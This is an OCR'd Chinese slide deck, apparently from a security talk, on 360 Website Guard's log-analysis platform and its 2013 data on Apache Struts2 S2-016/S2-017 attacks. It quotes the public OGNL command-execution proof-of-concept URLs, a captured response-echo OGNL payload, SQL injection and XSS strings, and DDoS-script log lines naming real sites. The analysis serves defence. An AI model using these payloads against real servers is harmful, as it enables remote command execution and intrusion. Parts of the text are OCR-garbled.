



About Me



董方 (Vin Dong)

日志宝创始人(www.rizhibao.com)

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Design PHP Lua PM Data Visualization

Company Logo

提纲



- 360网站卫士数据概况
- 360网站卫士数据平台
- 360网站卫士数据可视化
- 攻击案例分析
- 尾声
- Q&A





Tatiana Plakhova

http://www.complexitygraphics.com http://www.blurb.com/books/4363577-biosphere



360网站卫士数据概况



16.85 TB

360网站卫士数据概况



81.24 GB



3,100,000,000 Request




300,000 Web Vul Attack

360网站卫士数据概况



68,000,000 CC Attack





いのり、温光が展場が、




- 1、实时数据分析平台 Scribe+Storm+Inotify+Rsync
- 2、离线数据分析平台 Scribe+Hadoop+M/R

台子有了,撒点儿野!!



Scribe+Storm+Inotify+Rsync http://storm-project.net


实时数据分析平台






4台Storm服务器: CPU24核,64G内存,2T硬盘


4个spolt, 16个bolt







■ Web漏洞攻击详情(鼠标移至攻击参数可查看参数详情)






Scribe+Hadoop

https://github.com/facebook/scribe

http://hadoop.apache.org









360网站卫士 Hadoop离线日志安全分析平台流程 rzb_pagetype: 根据页面类型过滤日志rzb_httpcode: 根据状态码过滤日志rzb_urltype: 根据URL类型过滤日志rzb_uniq: 是否对日志进行去重

rzb_rules: 选择需要加载的扫描特征文件

ToolRunner.run()

MapReduce过程
→ 配置输入输出路径和Reduce数目 → jobConf)

等

读取配置文件,初始化MapReduce过程中的参数

1、系统配置文件

2、系统规则文件

3、用户自定义规则文件

▼ 将日志和特征文件进行匹配

Map()

切割字段,开始分析

Reduce()

日志去重,输出结果累加

→ 输出结果



```
+0800 www.yiqi120.com/infolist.asp?worn
+0800 www.yiqi120.com/showinfo.asp?worn
+0800 www.yiqi120.com/showinfo.asp?worn
+0800 www.yiqiliv.com/showinfo.aspiwore,
+0800 www.yiqiliv.com/showinfo.aspiwore,
+0800 www.yiqiliv.com/showinfo.aspiwore,
                                                                                                                                                                         HOUR WAY, FERESURE, COM Shouth to aspropries to the control of the
 2413 文件包含漏洞攻击 93.44.163.93 09/Jul/2013:06:40:27 +0800 www.xw6.7
 2414 文件包含漏洞攻击 99.127.79.43 09/Jul/2013:03:52:51 +0800 www
 2415 文件包含漏洞攻击 99.127.79.43 09/Jul/2013:11:45:41 +0800
 2416 跨站脚本攻击(XSS) 1.93.11.76 09/Jul/2013:06:50:02 +0%
            <u>拒绝服务恶意脚本 116.255.162.62 09/Jul/2013:07:29:41 +0800 www.tcyfw.com/include/dedetag.claess.php?port=53&time=200&host=175.100.206.183 200 port=</u>
                                 意脚本 116.255.162.62 09/Jul/2013:07:52:32 +0800 www.tcyfw.com/include/dedetag.claess.php?port=53&time=200&host=175.100.206.183 200 port=
                                 意脚本 116.255.162.62 09/Jul/2013:07:52:58 +0800 www.tcyfw.com/include/dedetag.claess.php?port=53&time=200&host=175.100.206.183 200 port=
                                              116.255.162.62 09/Jul/2013:08:00:41 +0800 www.tcyfw.com/include/dedetag.claess.php?port=53&time=200&host=175.100.206.183 200 port=
                                              116.255.162.62 09/Jul/2013:08:03:40 +0800 www.tcyfw.com/include/dedetag.claess.php?port=53&time=200&host=175.100.206.183 200 port=
                                               116.255.162.62 09/Jul/2013:08:04:52 +0800 www.tcyfw.com/include/dedetag.claess.php?port=53&time=200&host=175.100.206.183 200 port=
                                                     .34.17.136 09/Jul/2013:09:48:50 +0800 www.hantech.com.cn/plus/good.php?rat=Are+You%3F 200 rat=
                                                             .17.136 09/Jul/2013:14:19:22 +0800 www.56hx.cn/templets/Explorer.php?rat=Are+You%3F 200 rat=
                                                                            09/Jul/2013:17:26:19 +0800 www.61787777.com/plus/car.php?rat=Are+You+Rat%3F 200 rat=
                                                                                          /2013:19:02:21 +0800 www.hantech.com.cn/include/.php?rat=Are+You+Rat%3F 200 rat=
```

360网站卫士数据可视化





360网站卫士数据可视化





每天拦截

50,000+

攻击IP

360网站卫士数据可视化



◎ 近3月Web漏洞攻击趋势

220.181.165.132	Apache Struts2 Remote Command Execution attack	93452
220.181.165.133	Apache Struts2 Remote Command Execution attack	81815
220.181.165.134	Apache Struts2 Remote Command Execution attack	90761
220.181.165.135	Apache Struts2 Remote Command Execution attack	84797
220.181.165.136	Apache Struts2 Remote Command Execution attack	87986
220.181.165.137	Apache Struts2 Remote Command Execution attack	87512
220.181.165.138	Apache Struts2 Remote Command Execution attack	81257
220.181.165.139	Apache Struts2 Remote Command Execution attack	74386





攻击不是没有发生,只是你不知道



http://struts.apache.org/release/2.3.x/docs/s2-016.html http://struts.apache.org/release/2.3.x/docs/s2-017.html

Proof of concept	oof	Pro	of o	ρf	con	ce	p
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n the Struts	Blank App, open following URLs.
1. Simple 1.	Expression - the parameter names are evaluated as OGNL.
	http://host/struts2-blank/example/X.action?action:%25{3*4}
2.	
	http://host/struts2-showcase/employee/save.action?redirect:%25{3*4}
1. Comma	and Execution
	http://host/struts2-blank/example/%.action?action:%25{(new+java.lang.ProcessBuilder(new+java.lang.String[]{'command','goes','here'})).start()}
2.	
	http://host/struts2-showcase/employee/save.action?redirect:%25{(new+java.lang.ProcessBuilder(new+java.lang.String[]{'command','goes','here'})).start()}
3.	
	http://host/struts2-showcase/employee/save.action?redirectAction: %25{(new+java.lang.ProcessBuilder(new+java.lang.String[]{'command','goes','here'})).start()}

2013年7月17日 暴风雨前夕



2013-07-17 00:00:00 至 2013-08-17 59:59:59


拦截 2,689,287 次 Struts 2 漏洞攻击

共**1,897**个网站被攻击

最多一个网站遭受51,939次攻击



Apache Struts2漏洞攻击走势








Q 规律?


分 "工头" VS "散户"

Apache Struts2 Attackflower






抓大放小






继续抓大放小





"工头" VS "散户" 攻击方式对比



Created with NodeXL (http://nodexl.codeplex.com)



很多熟悉的攻击参数





先来聊聊工头们





 $struts\&(a)(('\setminus u0023_memberAccess.allowStaticMethodAccess\setminus u003dtrue')(z))\&(b)(('\setminus u0023_memberAccess.excludeProperties\setminus u003d\{\}')(z))\&(d)(('\setminus u0023a_str\setminus u003d\setminus 814F60BD-F6DF-4227-\setminus u0023b_str\setminus u003d\setminus 86F5-4227-\setminus u0023b_str\setminus u003d\setminus 86F5-4227-\setminus u0023b_str\setminus u0023b_str\setminus$

 $8D9FBF26A2EB \ '')(z)) \& (n) (('\u0023a_resp\u003d@org.apache.struts2.ServletActionContext @getResponse()')(z)) \& (o) (('\u0023a_resp.getWriter().println(\u0023a_str\u002B\u0023b_str)')(z)) \& (p) (('\u0023a_resp.getWriter().flush()')(z)) \& (q) (('\u0023a_resp.getWriter().close()')(z)) \& (q) (('\u0023a_resp.getWriter().close()')(z) \& (q) (('\u0023a_resp.getWriter().close()')(z) \& (q) (('\u0023a_resp.getWriter().close()')(z) \& (q) (('\u0023a_resp.getWriter().close()')(z) \& (q) (('\u0023a_resp.getWriter()$

redirect%3A%24%7B%23a_str%3Dnew%20java.lang.String%28%27814F60BD-F6DF-4227-%27%29%2C%23b_str%3Dnew%20java.lang.String%28%2786F5-

8D9FBF26A2EB%27%29%2C%23a_resp%3D%23context.get%28%27com.opensymphony.xwork2 .dispatcher.HttpServletResponse%27%29%2C%23a_resp.getWriter%28%29.println%28%23a_str .concat%28%23b_str%29%2C%23a_resp.getWriter%28%29.flush%28%29%2C%23a_resp.ge tWriter%28%29.close%28%29%7D



220.181.165.133 ****.com.cn /ligou/gbm.asp SQL Injection attack id=1218143B52%bf'%20or%2011=11%20--%20

referrer "http://****.com.cn/ligou/gbm.asp?id=1218143Binf-ssl-duty-scan "

220.181.165.133 ****.com.cn /org-list.asp UTF7 BOM XSS attack
Keyword=%EF%BF%BD%EF%BD%EF%BF%B

User-agent&Referrer: inf-ssl-duty-scan



散户那点儿事儿







Struts2 S2-016/S2-017 命令执行带回显、看web路径、getshell exp整理

作者: DragonEgg | 领域: 渗透测试 | 1月前 | 52 个回复



Struts2 S2-016/S2-017 "getshell" exp

作者:超人不会飞|领域:渗透测试|1月前|24个回复



struts2-s2-016-0[【讨论】] struts2 最新S2-016 S2-017漏洞通杀struts2所有版本

作者:xxsec|领域:pyt



Struts2执行代码,回显分析

作者: shack2 | 领域: java | 1月前 | 1 个回复



struts2命令执行的利用工具,为什么net user之类的命令都区

作者: khjian | 领域: java | 1月前 | 15 个回复



请教下 struts2 最新S2-016-S2-017漏洞

作者: kissy | 领域: 渗透测试 | 1月前 | 14 个回复



Struts2 S2-016/S2-017 Getshell Tools Green Software

作者: Slcio | 领域: 渗透测试 | 1月前 | 11 个回复

1.Simple Expression - the parameter names are evaluated as OGNL.

http://host/struts2-blank/example/X.action?action:%25{3*4} http://host/struts2-showcase/employee/save.action?redirect:%25{3*4}


2. Command Execution

http://host/struts2-blank/example/X.action? action:%25{(new+java.lang.ProcessBuilder(new+java.lang.String[] {'command','goes','here'})).start()}

http://host/struts2-showcase/employee/save.action? redirect:%25{(new+java.lang.ProcessBuilder(new+java.lang.String[] {'command','goes','here'})).start()}


 $\label{lem:http://host/struts} $$ $$ http://host/struts^2-showcase/employee/save.action? $$ redirectAction: %25{(new+java.lang.ProcessBuilder(new+java.lang.String[] {'command','goes','here'})).start()} $$$







散户攻击源分析



- ■高危远控
- ■后门通信
- ■外挂插件
- 可疑通信
- ■Ghost远控
- ■其他




被攻击网站分类

www. toto168. com	www.tyw111.com	www. 1230750. com	www.mywike.net	www.sged.org.	www.3658228.c	www.newpower.or	www.kl357.com	www. 37students.
www. boai <i>yy</i> . cn	www.0774k.com	www.jjxt.com.cn	www.smxbbs.com					
xueli, taoxue360.com	www.hnjcw.com		,					
		www.czbayy.com	www. xzrbyy. com	www. аоуоцуп. c	om	www. fashao. me	xt.3d56	. net
bai du. 0519r1. cn	www.xsyigong.com							
		www.wuweikj.cn	baidu, cztjyy, net					
www. 116116116. com	bbs.carlefour.com			www.jinsilou.	com			
		www.findf.cn	www. 3631999. com				www.lvbaitao.com	
www.milequan.com	www.microdu.com							
				www.ixian.cn				
www.i396.cn	www. qc16. com	www.0376s.com	www.kmcits0198.com					



Struts2漏洞攻击网站类型分布





Apache Struts2漏洞攻击分布图 2013-07-17~2013-08-17

发起攻击的IP数量,数量越多,圆圈越大

2,689,287次攻击行为

1,897个网站遭受攻击

548个IP持续攻击













美国

新加坡

当然也少不了这些"被镀金"的洋IP

Apache Struts2漏洞攻击时段分布




360网站卫士 http://wangzhan.360.cn





漏洞传播辐射



Underground Attack



漏洞利用阶段

安全厂商有责任和义务对用户进行持续、及时的漏洞预警!



尾声







360网站卫士

http://wangzhan.360.cn

Q&A

网站加速、防黑客、防CC、防DDOS 网站快到这里来!